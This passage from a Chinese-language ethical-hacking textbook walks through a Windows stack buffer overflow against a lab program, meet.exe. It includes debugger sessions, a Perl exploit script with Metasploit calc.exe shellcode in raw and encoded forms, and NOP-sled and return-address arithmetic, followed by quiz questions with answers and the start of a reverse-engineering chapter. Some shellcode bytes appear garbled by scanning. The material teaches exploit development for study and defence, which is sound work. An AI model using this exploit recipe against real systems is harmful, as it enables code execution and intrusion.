0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
0012fff0 00000000 kernel32!BaseProcessStart+0x23
```

如果把接下来相邻的内存地址与调用栈层次关联起来，读者可以看到，接下来栈上存储的是返回地址（保存的 `eip`），且在 `eip` 之后是传递的函数参数：

```
0:000> dd esp+190+4+4 ll
0012fed4 00320e15
0:000> db 00320e15
00320e15 4d 72 00 48 61 78 6f 72-00 fd fd fd fd ab ab ab Mr.Haxor.....
```

既然我们已经自行检查过内存布局，就可以相信第 8 章给出的图 11.1 复现的图。




图 11.1 `meet!greeting` 内部的栈布局

用 CDB 反汇编

使用 Windows 调试器反汇编时，可使用 `u` 或 `uf`（反汇编函数）命令。`u` 命令会反汇编一些指令，多次使用 `u` 命令会反汇编接下来的一些指令。本例中，由于我们想要看整个函数，则使用 `uf`。

```
0:000> uf :meet!greeting
meet!greeting:
00401020 55          push     ebp
00401021 8bec       mov     ebp,esp
00401023 81ec90010000 sub     esp,0x190
```

```
00401029 8b450c      mov     eax,[ebp+0xc]
0040102c 50          push   eax
0040102d 8d8d70fefff lea    ecx,[ebp-0x190]
00401033 51          push   ecx
00401034 e8f7000000 call   meet!strcpy (00401130)
00401039 83c408     add    esp,0x8
0040103c 8d9570fefff lea    edx,[ebp-0x190]
00401042 52          push   edx
00401043 8b4508     mov    eax,[ebp+0x8]
00401046 50          push   eax
00401047 68405b4100 push  0x415b40
0040104c e86f000000 call   meet!printf (004010c0)
00401051 83c40c     add    esp,0xc
00401054 8be5      mov    esp,ebp
00401056 5d          pop    ebp
00401057 c3          ret
```

如果把此处的反汇编结果与第 7 章中 Linux 平台上得到的反汇编结果对比,可以发现二者几乎是相同的。而出现的一些微小差别,主要是寄存器的选择,以及语义的不同。

11.1.3 建立基本的 Windows 攻击

前面读者已经学习了如何在 Windows 上调试,如何在 Windows 上反汇编,以及 Windows 栈布局的有关知识,现在随时可以编写一个 Windows 攻击了!本节将再次使用第 8 章在 Linux 系统上完成的攻击例子,来说明如何在 Windows 上用同样的方式编写同一种攻击。本节的目的是,使 meet.exe 根据参数中传递的 shellcode 来启动一个我们选择的可执行程序。我们将使用 H.D. Moore 为其 Metasploit 工程编写的 shellcode(有关 Metasploit 的更多信息,请参见第 6 章),但在将 shellcode 放入 meet.exe 的参数之前,需要确认可以首先攻击 meet.exe 而后还能控制其 eip,而不是使其崩溃,最后将控制转到我们提供的 shellcode。

攻击 meet.exe 并控制 eip

读者从第 8 章已经知道,在 Linux 上给 meet.exe 传递长参数将造成 segmentation fault。我们打算在 Windows 上引起同样类型的崩溃,但 Windows 本身并未包含 Perl。因此,为建立攻击,读者需要从 www.activestate.com/Products/ActivePerl/ 下载 ActivePerl,并安装到 Windows 机器上。(它是免费的。)在下载并安装 Perl 之后,可以使用该工具来构建传递给 meet.exe 的恶意参数。但 Windows 并不支持 Linux 上用于构建命令串的反引号(`),因此我们将使用 Perl 作为执行环境和 shellcode 的产生器。这些都可以通过命令行完成,但如果建立一个简单的 Perl 脚本可能更方便,这样在向该攻击不断添加新的内容时,只需要改动

该脚本即可。我们将使用 `exec Perl` 命令来执行所有的命令以及分解命令行参数（本示例中有大量的命令行参数）。

```
C:\grayhat>type command.pl
exec 'c:\\debuggers\\ntsd','-g','-G','meet','Mr.',("A" x 500)
```

由于在 Perl 中是一个特殊的转义字符，所以每次使用 `\` 字符本身时，需要重复一次。另外，接下来的几个攻击，我们将转向 `ntsd`，这样命令行解释器就不会解释我们传递的参数了。如果读者在本章后续的实验打算用 `cdb`，而不是 `ntsd`，则需要注意一些奇怪的情况，比如输入的调试器命令会转向到命令行解释器执行，而不是由调试器本身执行。若转到 `ntsd`，整个框架中就不存在解释器，也不会有相应的问题。

```
C:\grayhat>perl command.pl
... (以下内容会出现在新的窗口中) ...
Microsoft (R) Windows Debugger Version 6.3.0017.0
Copyright (C) Microsoft Corporation. All rights reserved.
CommandLine: meet Mr. AAAAAAA [rest of A's removed]
...
(740.bd4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Eax=41414141 ebx=7ffdf000 ecx=7fffffff edx=7ffffffe esi=00080178
edi=00000000
eip=00401d7c esp=0012fa4c ebp=0012fd08 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
*** WARNING: Unable to verify checksum for meet.exe
meet!_output+0x63c:
00401d7c 0f8e08          movsx  ecx,byte ptr [eax]          ds:0023:41414141=??
0:000> kP
ChildEBP RetAddr
0012fd08 00401112 meet!_output(
        struct _iobuf * stream = 0x00415b90,
        char * format = 0x00415b48 " %s.",
        char * argptr = 0x0012fd38 "<???" )+0x63c
0012fd28 00401051 meet!printf(
        char * format = 0x00415b40 "Hello %s %s.",
        int buffing = 1)+0x52
0012fecc 41414141 meet!greeting(
        char * temp1 = 0x41414141 " " ,
        char * temp2 = 0x41414141 "")+0x31
WARNING: Frame IP not in any known module. Following frames may be wrong.
41414141 00000000 0x41414141
0:000>
```

读者从调用栈可以看到 500 个 A 会破坏传递到 `greeting` 函数的参数 因此没等到 `strcpy` 溢出，程序就崩溃了。从第 8 章和前文中描述的栈构建方式可知，`eip` 开始于 `name` 缓冲区开始后的 404 字节，`eip` 占用 4 字节。我们打算越过 `name` 的开始，只修改 404 到 408 字节之间的数据。以下是所使用的命令：

```
C:\grayhat>perl -e "exec 'c:\\debuggers\\ntsd', '-g', '-G', 'meet', 'Mr.',
('A' x 408) "
... (调试器在新窗口中装载) ...
CommandLine: meet Mr. AAAAAAAAAAAAAAAAAAAAAAAAAAAAA [其余的 A 字符略去]
(9bc.56c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Eax=000001a3 ebx=7ffdf000 ecx=00415b90 edx=00415b90 esi=00080178
edi=00000000 eip=41414141 esp=0012fed4 ebp=41414141 iopl=0 nv up ei pl nz
na po nc cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00010206
41414141 ??? ???
0:000>
```

我们现在控制了 `eip`！下一步是测试我们选择的 `shellcode`，然后把各个部件组合起来，构建攻击。

测试 shellcode

像在 Linux 下处理 `Aleph1` 的 `shellcode` 那样，我们为 `shellcode` 建立了一个简单的测试。在安全社区，`Metasploit shellcode` 是很受推崇的，因此我们将使用 `Metasploit shellcode` 来建立该测试。记住，我们的目标是，使 `meet.exe` 根据 `shellcode` 启动一个我们选择的可执行程序。为演示方便，我们强制 `meet.exe` 启动 Windows 计算器 `calc.exe`。在 `Metasploit` 的 Web 页面上，只要在表单上填写几个字段，即可建立定制的 `shellcode`。

具体生成 `shellcode` 的 Web 页面，可浏览 http://www.metasploit.com/tools/msfpayload.cgi?PAYLOAD=win32_exec。将 `CMD` 字段设置为 `calc.exe`，清除 `Encode Payload` 复选框（如果选中的话），点击 `Generate Shellcode`。图 11.2 给出了点击 `Generate Shellcode` 之前的 Web 页面。在结果页面上，将 C 语言格式的 `shellcode`（第一组 `shellcode`）复制到读者在第 8 章中建立的测试程序中，以试验 `shellcode`：

```
C:\grayhat>type shellcode.c
/* win32_exec - Raw Shellcode [ EXITFUNC=seh CMD=calc.exe Size=162 ]
http://metasploit.com */
unsigned char scode[] =
"\xfc\xe8\x56\x00\x00\x00\x53\x55\x56\x57\x8b\x6c\x24\x18\x8b\x45"
"\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3"
"\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38\xe0\x74"
```

```

"\x07\xc1\xcf\x0d\x01\xc7\xeb\xfb\x3b\x7c\x24\x14\x75\xe1\x8b\x5a"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01"
"\xe8\xeb\x02\x31\xc0\x5f\x5e\x5d\x5b\xc2\x08\x00\x5e\x6a\x30\x59"
"\x64\x8b\x19\x8b\x5b\x0c\x8b\x5b\x1c\x8b\x1b\x8b\x5b\x08\x53\x68"
"\x8e\x4e\x0e\xec\xff\xd6\x89\xc7\xeb\x18\x53\x68\x98\xfe\x8a\x0e"
"\xff\xd6\xff\xd0\x53\x68\xf0\x8a\x04\x5f\xff\xd6\x6a\x00\xff\xd0"
"\xff\xd0\x6a\x00\xe8\xe1\xff\xff\xff\x63\x61\x6c\x63\x2e\x65\x78"
"\x65\x00";
int main()
{
    int *ret; // ret 指针，用于操纵保存的返回地址
    ret = (int *)&ret + 2; // 将 ret 指向栈上保存的返回地址
    (*ret) = (int)scodex;
}
C:\grayhat>cl shellcode.c
...
C:\grayhat>shellcode.exe

```




图 11.2 使用 metasploit.com 产生 Win32 shellcode

这里的测试程序只是返回到启动 `calc.exe` 的 shellcode。上述 shellcode 并没有对 `calc.exe` 进行优化。与自行建立最优化的 shellcode 相比，从某个网页获得非最优化的 shellcode 当然更容易。图 11.3 给出上述程序执行的结果。




图 11.3 shellcode 启动了 calc.exe

好，shellcode 可以工作了！现在我们继续，使用同样的技巧攻击 meet.exe。

获得返回地址

与 Linux 下的操作类似，需要建立一个小的实用工具，来获得返回地址：

```
C:\grayhat>type get_sp.c
get_sp() { __asm mov eax, esp }
int main(){
    printf("Stack pointer (ESP): 0x%x\n", get_sp()); }
C:\grayhat>cl get_sp.c
... (为简明起见，删除了编译器的输出) ...
C:\grayhat>get_sp.exe
Stack pointer (ESP): 0x12fedc
```

在笔者使用的 Windows XP 机器上，当前是可以使用栈指针地址 0x0012fedc 的。但要注意，4 字节指针地址的第一个字节是 0（get_sp.exe 没有显示出 0，由于只显示了三个字节，因此，0 是隐含的）。我们即将攻击的 strcpy 在遇到 NULL 字节时将停止复制数据（即 0x00）。NULL 字节是地址的第一个字节，而在内存中（包括栈上）的位置刚好是反过来的，因此 NULL 字节刚好是命令行上传递的最后一个字节。这意味着，我们仍然可以进行该攻击，但这种攻击模式却无法复制到其他类型的返回地址。当前例子中，我们的攻击代码包括一个简短的 nop sled、shellcode，而后是 nop 序列（上述共 404 字节），接下来就是返回地址。

建立攻击

我们返回到 `command.pl` 来建立攻击。读者可能想到，此处也可以使用前文产生的 Metasploit shellcode。这一次，我们将使用 shellcode 结果页面上 Perl 格式的 shellcode，以免还需要自己做一些格式变换。（读者也可以直接使用 C 格式的 shellcode，在每行之后加个句点。）该版本的 shellcode 是 162 字节，而我们需要将 shellcode 和 nop 序列扩展为 404 字节，因此首先是一个 24 字节长的 nop sled，而 shellcode 之后则是 218 个 nop。另外，我们还需要从返回地址值中减去 408 字节 ($0x190 + 0x8$)，这样刚好能返回到 nop sled 的起始处，然后就可以执行 shellcode。我们来试一下！

```
C:\grayhat>type command.pl
# win32_exec - Raw Shellcode [ EXITFUNC=I CMD=calc.exe Size=162 ]
http://metasploit.com
my $shellcode =
"\xfc\xe8\x56\x00\x00\x00\x53\x55\x56\x57\x8b\x6c\x24\x18\x8b\x45".
"\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3 " .
"\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38\xe0\x74".
"\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1\x8b\x5a".
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01" .
"\xe8\xeb\x02\x31\xc0\x5f \x5e\x5d\x5b\xc2\x08\x00\x5e\x6a\x30\x59 " .
"\x64\x8b\x19\x8b\x5b\x0c\x8b\x5b\x1c\x8b\x1b\x8b\x5b\x08\x53\x68".
"\x8e\x4e\x0e\xec\xff\xd6\x89\xc7\xeb\x18\x53\x68\x98\xfe\x8a\xe".
"\xff\xd6\xff\xd0\x53\x68\xf0\x8a\x04\x5f\xff\xd6\x6a\x00\xff\xd0".
"\xff\xd0\x6a\x00\xe8\xe1\xff\xff\xff\x63\x61\x6c\x63\x2e\x65\x78".
"\x65\x00";
# get_sp gave us 0x12fedc. Subtract 0x190 for name and 0x8 for buffers
my $return_address = "\x44\xfd\x12\x00";
my $nop_before = "\x90" x 24;
my $nop_after = "\x90" x 218;
my $payload = $nop_before.$shellcode.$nop_after.$return_address;
exec 'meet', 'Mr.', $payload
C:\grayhat>perl command.pl
C:\grayhat>Hello Mr. ^V
Bye Mr. ^V
```

唔，没有启动计算器程序。出了什么事？几分钟以前，填充 A 的同样结构，还有效地改写了 eip 呢！Perl 脚本看起来没有问题，但可以看到输出的字符串 (^V) 非常短，绝对不够 408 字节。如果仔细看看，可以发现，shellcode 是以 `\xfc\xe8\x56\x00` 开始的。也就是 Metasploit 生成的默认 shellcode 包含了 NULL 字节，因此 strcpy 在复制 3 个字节之后停止了。但读者可能已经注意到，在第一次使用 Metasploit shellcode 生成器时，可以对任何坏字符进行编码，而不会出现在 shellcode 中。我们回到 shellcode 生成器，并将 `\x00` 设置为一

个坏字符。此外，我们应该对产生的空格字符进行编码，因为空格符会终止用于覆盖 name 缓冲区的第二个命令行参数，而空格符之后的所有字节都会归入到 argv 数组的下一个元素。对本例的 shellcode，我们需要对 0x20 和 0x22 进行编码，因此网页上的 Bad Characters 输入框的内容是“0x00 0x20 0x22 0x09”（还应该选中 Encode Payload 复选框）得到的 shellcode 可以粘贴到我们的 command.pl 攻击脚本中。由于 shellcode 长度增加（为 187 字节），nop 的数目又需要进行调整。此外，我们这一次还要在调试器中试验一下，以防出现故障。例子的改动如下：

```
# win32_exec - Encoded Shellcode [\x00\x20\x22\x09] [ EXITFUNC=I
CMD=calc.exe Size=187 ] http://metasploit.com
my $shellcode =
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x29\x81\x73\x17\x95\x8e".
"\xc4\xc2\x83xeb\xfc\xe2\xf4\x69\x66\x92\xc2\x95\x8e\x97\x97\xc3 ".
"\xd9\x4f\xae\xb1\x96\x4f\x87\xa9\x05\x90\xc7\xed\x8f\x2e\x49\xdf".
"\x96\x4f\x98\xb5\x8f\x2f\x21\xa7\xc7\x4f\xf6\x1e\x8f\x2a\xf3\x6a".
"\x72\xf5\x02\x39\xb6\x24\xb6\x92\x4f\x0b\xcf\x94\x49\x2f\x30\xae".
"\xf2\xe0\xd6\xe0\x6f\x4f\x98\xb1\x8f\x2f\xa4\x1e\x82\x8f\x49\xcf".
"\x92\xc5\x29\x1e\x8a\x4f\xc3\x7d\x65\xc6\xf3\x55\xd1\x9a\x9f\xce".
"\x4c\xcc\xc2\xcb\xe4\xf4\x9b\xf1\x05\xdd\x49\xce\x82\x4f\x99\x89 ".
"\x05\xdf\x49\xce\x86\x97\xaa\x1b\xc0\xca\x2e\x6a\x58\x4d\x05\x7e".
"\x96\x97\xaa\x0d\x70\x4e\xcc\x6a\x58\x3b\x12\xc6\xe6\x34\x48\x91".
"\xd1\x3b\x14\xff\x8e\x3b\x12\x6a\x5e\xae\xc2\x7d\x6f\x3b\x3d\x6a".
"\xed\xa5\xae\xf6\xa0\xa1\xba\xf0\x8e\xc4\xc2";
# get_sp gave us 0x12fedc. Subtract 0x190 for name and 0x8 for buffers my
$return_address = "\x44\xfd\x12\x00";
my $nop_before = "\x90" x 24;
my $nop_after = "\x90" x 193;
my $payload = $nop_before.$shellcode.$nop_after.$return_address;
exec 'c:\\debuggers\\ntsd', '-g', '-G', 'meet', 'Mr.', $payload;
C:\grayhat>perl command.pl
```



注意 如果读者的调试器没有安装在 c:\debuggers 则需要改动上述脚本中的 exec 一行。

这样，Calc.exe 又启动了！

在出现故障的情况下，我们来逐步跟踪以便调试。首先，启动 ntsd 时要使用 -g 参数，这样就有了一个初始化的断点，由此，读者可以进一步设置其他所需的断点。新的 exec 一行看起来可能是这样：

```
exec 'c:\\debuggers\\ntsd', '-G', 'meet', 'Mr.', $payload;
```

接下来，再次运行脚本，在 meet!greeting 上设置一个断点。

```
C:\grayhat>perl command.pl
...
Microsoft I Windows Debugger Version 6.3.0017.0
Copyright (C) Microsoft Corporation. All rights reserved.
CommandLine: meet Mr. JeJt$ f [lils|6A--a8TfifiE- (...
0:000> ui : meet!greeting
meet!greeting:
00401020 55          push    ebp
00401021 8bec        mov     ebp,esp
00401023 81ec90010000 sub    esp,0x190
00401029 8b450c      mov     eax,[ebp+0xc]
0040102c 50          push    eax
0040102d 8d8d70fefff lea    ecx,[ebp-0x190]
00401033 51          push    ecx
00401034 e8f7000000 call   meet!strcpy (00401130)
00401039 83c408      add    esp,0x8
0040103c 8d9570fefff lea    edx,[ebp-0x190]
00401042 52          push    edx
00401043 8b4508      mov     eax,[ebp+0x8]
00401046 50          push    eax
00401047 68405b4100 push   0x415b40
0040104c e86f000000 call   meet!printf (004010c0)
00401051 83c40c      add    esp,0xc
00401054 8be5        mov     esp,ebp
00401056 5d          pop    ebp
00401057 c3          ret
```

上面是反汇编的结果。我们在 strcpy 和 ret 上设置断点，观察会发生什么。（请记住，这些是 strcpy 函数和 ret 指令的实际内存地址。请务必使用反汇编输出中得到的地址！）

```
0:000> bp 00401034
0:000> bp 00401057
0:000> g
Breakpoint 0 hit
eax=00320de1 ebx=7ffdf000 ecx=0012fd3c edx=00320dc8 esi=7ffdebf8
edi=00000018
eip=00401034 esp=0012fd34 ebp=0012fecc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
meet!greeting+0x14:
00401034 e8f7000000      call   meet!strcpy (00401130)
0:000> k
ChildEBP RetAddr
0012fecc 00401076 meet!greeting+0x14
```

```

0012fedc 004013a0 meet!main+0x16
0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
0012fff0 00000000 kernel32!BaseProcessStart+0x23

```

栈在 strcpy 之前，看起来是正确的。

```

0:000> p
eax=0012fd3c ebx=7ffdf000 ecx=00320f7c edx=fdfdfd00 esi=7ffdebf8
edi=00000018
eip=00401039 esp=0012fd34 ebp=0012fecc iopl=0          nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
meet!greeting+0x19:
00401039 83c408                add     esp,0x8
0:000> k
ChildEBP RetAddr
0012fecc 0012fd44 meet!greeting+0x19
WARNING:Frame IP not in any known module. Following Frames may be wrong.
90909090 00000000 0x12fd3c

```

在 strcpy 之后，我们用 nop sled 和 shellcode 的地址改写了返回值。下面确认一下：

```

0:000> db 0012fd44
0012fd44 90 90 90 90 90 90 0 90-90 90 90 90 90 90 90 .....
0012fd54 d9 ee d9 74 24 f4 5b 31-c9 b1 29 81 73 17 4b 98 ...t$.[1..).s.K.
0012fd64 fd 17 83 eb fc e2 f4 b7-70 ab 17 4b 98 ae 42 1d .....p..K..B.
0012fd74 cf 76 7b 6f 80 76 52 77-13 a9 12 33 99 17 9c 01 .v{o.vRw...3....
0012fd84 80 76 4d 6b 99 16 f4 79-d1 76 23 c0 99 13 26 b4 .vMk...y.v#...&.
0012fd94 64 cc d7 e7 a0 1d 63 4c-59 32 1a 4a 5f 16 e5 70 d.....cLY2.J_..p
0012fda4 e4 d9 03 3e 79 76 4d 6f-99 16 71 c0 94 b6 9c 11 ...>yvMo..q.....
0012fdb4 84 fc fc c0 9c 76 16 a3-73 ff 26 8b c7 a3 4a 10 .....v..s.&...J.

```

好，我们看到了一行 nop 以及 shellcode。继续执行直到函数的结束。在函数返回之后，控制将转到启动 calc 的 shellcode。

```

0:000> g
Hello Mr. JeJt$ f [lus|6A--a8T [snip]
Breakpoint 1 hit
eax=000001a2 ebx=7ffdf000 ecx=00415b90 edx=00415b90 esi=7ffdebf8
edi=00000018
eip=00401057 esp=0012fed0 ebp=90909090 iopl=0          nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
meet!greeting+0x37:
00401057 c3                                ret
0:000> p
eax=000001a2 ebx=7ffdf000 ecx=00415b90 edx=00415b90 esi=00080178
edi=00000000

```

```
eip=0012fd44 esp=0012fed4 ebp=90909090 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
0012fd44 90                               nop
0:000>
```

看起来像是 nop 内容的起始处。如果继续调试，则会启动 calc。若 calc 没有启动，那么对偏移量进行稍许调整即可解决问题。可以在内存中来回移动，直至找到 shellcode，然后将返回地址设置为 shellcode 的地址即可。

11.2 摘要

- Microsoft 的编译器和调试器都可以免费得到。
- Microsoft 的编译器是 cl.exe，提供的调试器是 cdb.exe 和 ntsd.exe。
- 如果需要调试编译得到的应用程序，则需要链接时添加调试信息。需要传递给编译器的命令行选项是 /Zi。
- 将 _NT_SYMBOL_PATH 环境变量设置为 Microsoft 的符号服务器，则可以在需要时自动下载符号。
- Windows 产生的汇编代码和 Linux 产生的汇编代码实际上是相同的。
- Windows 攻击的工作原理与 Linux 攻击相同。
- Metasploit 提供了基于 Web 的 shellcode 生成器。
- Metasploit 的 shellcode 可以定制，以便从 shellcode 中清除导致溢出字符串提前结束的字符（通过指定“坏字符”）。
- 攻击栈缓冲区溢出的步骤是：
 1. 控制 eip。
 2. 测试 shellcode。
 3. 找到所需的返回地址。
 4. 建立用于攻击的复合结构（“三明治”）。
- 在 Windows 和 Linux 上，都可以使用 Perl 来建立攻击。

11.2.1 习题

1. NTSD 和 CDB 之间的区别是？
 - A. NTSD 是图形化调试器。

- B. CDB 不支持核心调试。
C. NTSD 会打开一个新的命令窗口，在新窗口中运行。
D. CDB 的调试器扩展比 NTSD 多。
2. 哪个命令行在连编 Windows 可执行程序时，添加的调试信息最多？
- A. cl /GS code.c B. cl /Zi /MLd code.c
C. cl /FA code.pdb code.c D. cl /w code.c
3. 哪个 Windows 工具可以用来进行反汇编？
- A. cl.exe B. gflags.exe C. symsrv.dll D. ntsd.exe
4. 哪个环境变量控制调试器查找符号的位置？
- A. PATH B. SYMBOLS C. C:\SYMBOLS D. _NT_SYMBOL_PATH
5. 哪个调试器选项能够取消应用程序初始化时触发的初始断点？
- A. -g B. -G C. -x D. -p
6. 在 Windows 上，从栈的低地址到高地址，以下哪个顺序是正确的？
- A. esp、ebp、eip、栈变量、传递的参数。
B. esp、栈变量、eip、ebp、传递的参数。
C. ebp、栈变量、esp、eip、传递的参数。
D. esp、栈变量、ebp、eip、传递的参数。
7. 在 x86 攻击中哪个十六进制值通常用作 nop？
- A. 0x41 B. 0x90 C. 0x11 D. 0x00
8. 哪个 Perl 命令用来启动一个带参数的程序？
- A. system() B. exec() C. run() D. open()

11.2.2 答案

1. C。在启动 NTSD 时，它继承当前命令窗口的环境，但会打开一个新窗口。否则，CDB 和 NTSD 就是相同的。B 和 D 是不正确的，因为 CDB 和 NTSD 支持同样的调试器扩展，而且都可以用作核心调试器。A 是不正确的，因为 NTSD 和 CDB 都不是图形化调试器。

2. B。/Zi 是启用调试信息的开关。A、C 和 D 是不正确的，因为这些选项并不启用调试信息。/GS 是 Microsoft 提供的一种有趣的技术，在很大程度上能够防止通过栈缓冲区溢出来执行代码。/w 是禁用警告，而/FA 则允许用户指定生成的 PDB 文件。
3. D。调试器可以反汇编编译过的代码。任何调试器都可以胜任此项工作。A、B、C 都是不正确的，因为它们都描述了一种有趣的工具，可以与调试器关联使用，但都没有调试器反汇编编译过的代码的功能。
4. D。调试器使用_NT_SYMBOL_PATH 环境变量的内容来查找符号。A 和 B 是不正确的，因为调试器并不在相应的位置查找符号。C 是不正确的，因为 C:\SYMBOLS 是一个路径，不是环境变量。
5. A。-g 可停用初始断点。B、C、D 是不正确的，因为相应的调试器选项完成的工作是不同的。-G 停用最后的断点。-x 禁用的是 first-chance exception。-p 使得用户能够调试一个已经运行的进程。
6. D。正确的顺序是 esp、栈变量、ebp、eip、传递的参数。在利用基于栈缓冲区溢出进行攻击时，eip 的位置特别重要。A、B 和 C 是不正确的，因为每一次栈的布局都按照同样的顺序进行，而上述三个选项给出的顺序与正确顺序都有不同之处。
7. B。虽然有其他的 nop 序列可用，但 0x90 是最常见的。A 是不正确的，因为 0x41 是字母 A。C 和 D 是不正确的，因为二者都不是 nop 码。我们试图避免 0x00，因为该字符会终止字符串操作（对于 strcpy、sprintf、strcat 命令）。
8. B。exec()是正确的答案。A 是不正确的，因为 system()是通过把程序名字和参数连接起来而启动程序的，但把自身的参数传递给目标程序的则是 exec()。C 和 D 是不正确的，因为二者在 Perl 中并不是用于启动一个程序。

第 4 部分

漏洞分析

- 第 12 章 被动分析
- 第 13 章 高级逆向工程
- 第 14 章 从发现漏洞到攻击漏洞
- 第 15 章 关闭漏洞：缓解

被动分析

在本章中,读者将了解到用于分析源代码和二进制代码以寻找可攻击的漏洞所需的工具和技巧,包括:

- 正义黑客的逆向工程
 - 为什么逆向工程是一种有用的技巧
 - 逆向工程需要考虑的因素
- 在源代码级分析软件
 - 源代码审计工具
 - 源代码审计工具的用途
 - 人工源代码审计
- 在二进制级分析软件
 - 自动化二进制分析工具
 - 人工审计二进制代码

什么是逆向工程?在最高层次上说,逆向工程是剖析一个产品,理解其如何工作。进行逆向工程有很多理由,比如:

- 了解产品厂商的实力。
- 了解产品的功能,以便更好地创建兼容的组件。
- 确定某产品是否存在漏洞。
- 确定某个应用程序是否包含未公开的功能。

现在,已经开发出来许多不同的工具和技术,可用于逆向工程。在这里笔者主要讨论对发现软件漏洞最有帮助的那些工具和技术。本章将介绍静态(或被动)的逆向工程技术,即简单地察看源代码或编译过的代码,并试图从中找到潜在的漏洞。在后续章节中,笔者将讨论更主动的方法,以便定位软件问题,并讲解如何对相应的漏洞进行攻击。

12.1 正义黑客的逆向工程

对正义黑客而言,逆向工程如何发挥作用呢?逆向工程通常被视为破解者使用的技巧,用于消除软件或媒介的拷贝保护措施。因此,读者可能对采用逆向工程抱有疑问。每当讨论逆向工程时,都会提到 Digital Millennium Copyright Act(DMCA)法规。实际上,在 DMCA (1201(f)节)的“反绕行规定”中,专门阐述了逆向工程。笔者在此处不打算辩论 DMCA 的功与过,但要提醒读者,在许多案例中,都运用了该法规来阻止通过逆向工程获得与安全相关信息的活动(参见下面给出的“参考文献”)。需要提醒的是,攻击某个网络服务器中的一个缓冲区溢出漏洞,与破解保护某个 MP3 文件的 DRM(Digital Rights Management, 数字权利管理)方案有一点不同。第一种情况避开了 DMCA,而第二种情形则刚好落入其中。在涉及到受版权保护的作品时,就正义黑客的立场而言,主要需要关注 DMCA 中的两节:1201(f)和 1201(j)。1201(f)节阐述与现存软件如何进行互操作时的逆向工程,在典型的漏洞评估中,这并不是读者要面对的情形。1201(j)节阐述安全测试,这与正义黑客的关系更密切,因为对访问控制机制进行逆向工程时,就与该节的内容发生了联系。法规的要点是,只要相关系统的拥有者允许,而且相应的行为是出于发现潜在漏洞并对其进行修正的好意,那么就可以进行这样的研究。对 DMCA 的详细讨论,请参看第 2 章。

参考文献

- [1] Digital Millennium Copyright Act <http://thomas.loc.gov/cgi-bin/query/z?c105:H.R.2281.ENR>:
- [2] DMCA Related Cases www.eff.org/IP/DRM/DMCA/

12.2 为什么进行逆向工程

